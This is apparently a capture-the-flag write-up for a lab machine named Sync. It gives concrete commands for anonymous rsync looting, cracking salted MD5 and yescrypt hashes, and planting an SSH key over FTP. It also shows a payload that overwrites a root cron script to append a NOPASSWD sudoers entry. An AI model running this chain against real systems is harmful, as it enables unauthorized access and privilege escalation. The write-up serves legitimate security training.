
Overview
Sync is an Easy Linux machine that demonstrates how exposed backup services can leak application data and credentials. The path starts with anonymous rsync access to the web root, moves into salted MD5 hash cracking, then uses FTP write access to place an SSH public key. After pivoting through password reuse, privilege escalation comes from a writable backup script executed by root through a cronjob.
Attack Chain
- Enumerate open services and identify
FTP,SSH,HTTP, andrsync - Access the exposed
rsyncmodule anonymously - Download the web root backup and inspect the application database
- Extract user hashes from
site.db - Review the PHP source and identify the salted
MD5format - Crack the
trisspassword withhashcat - Use
FTPaccess to upload an SSHauthorized_keysfile - Gain SSH access as
triss - Reuse the cracked password to switch to
jennifer - Recover shadow backups from archived system files
- Crack the
sapassword withjohn - Identify a writable backup script executed by
root - Modify the cron-executed script to grant passwordless sudo
- Use sudo to read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify the exposed services.
export IP=10.10.79.248; export NAME=SYNC; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -sC -sV -oA scans/nmap_initial_$NAME -v

The open TCP ports are:
21,22,80,873
Findings
The scan shows a small Linux attack surface. FTP (21), SSH (22), and HTTP (80) are available, but the most interesting service is rsync (873). Exposed rsync modules often contain backup data, and if anonymous access is allowed, they can provide a direct copy of sensitive files.
Web Enumeration
Browsing to port 80 shows a basic login page.

At this stage, there are no credentials yet, so the better target is the exposed rsync service.
Rsync Enumeration
Anonymous Module Access
We query the target with rsync to see whether any modules are exposed without authentication.
rsync $IP::
The server exposes a module called httpd with the description web backup.

Next, we list the contents of the httpd module.
rsync -av --list-only "rsync://$IP/httpd"
The contents look like the web root of the application.

To make analysis easier, the full module is downloaded locally.
rsync -av "rsync://$IP/httpd/" loot/httpd

Database Enumeration
Inside the downloaded web root, site.db stands out as an interesting file.

We open the database with sqlite3 and find two stored password hashes.

admin:7658a2741c9df3a97c819584db6e6b3c
triss:a0de4d7f81676c3ea9eabcadfd2536f6
The hashes are useful, but we still need to understand how the application creates them before cracking.
Foothold
Identifying the Hash Format
Reviewing index.php reveals two important details. The application uses MD5, but it also includes a static secure string. This means the hash is not simply md5(password) and needs to be prepared in the correct salted format before cracking.

For the triss account, the hash is formatted for hashcat by placing the hash and salt in the expected order for the selected mode.
a0de4d7f81676c3ea9eabcadfd2536f6:6c4972f3717a5e881e282ad3105de01e|triss|
hashcat mode 20 is used for md5 with salt:pass.

The hash is then cracked with rockyou.txt.
hashcat -m 20 triss_saltmd5.hash /usr/share/wordlists/rockyou.txt --force
The password is recovered successfully.

triss:gerald
FTP Access
Trying the password over SSH fails with Permission denied (publickey), which indicates that password-based SSH login is not allowed for this user. However, the credentials do work over FTP, and the account can upload files.

Since SSH requires a key, we generate a new key pair without a passphrase.
ssh-keygen

The public key is renamed to authorized_keys, which is the file SSH checks for allowed public keys.

Back in the FTP session, we create a .ssh directory and upload the authorized_keys file.

We can now authenticate over SSH using the private key.
ssh triss@$IP -i triss

Password Reuse to jennifer
The recovered password, gerald, is tested against other local users. It works for jennifer, allowing us to switch users and read the user flag.

Privilege Escalation
Backup Archive Enumeration
In the root of the filesystem, there is a backup directory containing several .zip archives.

To inspect them locally, a Python web server is started on the target and the archive directory is mirrored from the attacking machine.
wget -m http://10.10.117.116:8000
Using -m mirrors the directory recursively, which is more convenient than downloading each archive one by one.
After extracting the archives, two files look like backups of /etc/passwd and /etc/shadow. These can be combined with unshadow into a format suitable for cracking.
unshadow passwd shadow > ../../../unshadowed.hashes
We inspect the generated hash file and copy one of the hashes for identification.

The hash type is identified as yescrypt.

Cracking the sa Password
The hashes are cracked with john using rockyou.txt.
john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.hashes
A new set of credentials is recovered.

sa:sakura
We switch to the sa user using the recovered password.

Cronjob Discovery
After transferring and running LinPEAS, an interesting script owned by sa is identified.

Inspecting the script manually shows that it appears to be a backup script, which makes it a strong cronjob candidate.

To confirm whether the script is executed automatically and by which user, pspy64 is transferred and run for a few minutes.
timeout 3m ./pspy64
The output confirms that the script is executed by root as part of a cronjob.

Abusing the Writable Backup Script
Because sa can modify the script and root executes it, we can replace the script contents with a command that grants sa passwordless sudo access.
The command we want executed by root is:
echo "sa ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
The backup script is overwritten with a small Bash payload.
echo -en '#!/bin/bash\necho "sa ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/bin/backup.sh

After waiting for the cronjob to run again, sudo -l confirms that sa can now run any command as root without a password.

The root flag can now be read with sudo.

Key Takeaways
Sync highlights how exposed backup services can become the start of a full compromise. Anonymous rsync access leaked the application source and database, which made it possible to recover a salted password hash and crack it offline. FTP write access then enabled SSH key placement, while password reuse provided lateral movement. The final escalation came from a writable script executed by root, showing why cron-executed scripts must be tightly permissioned and monitored.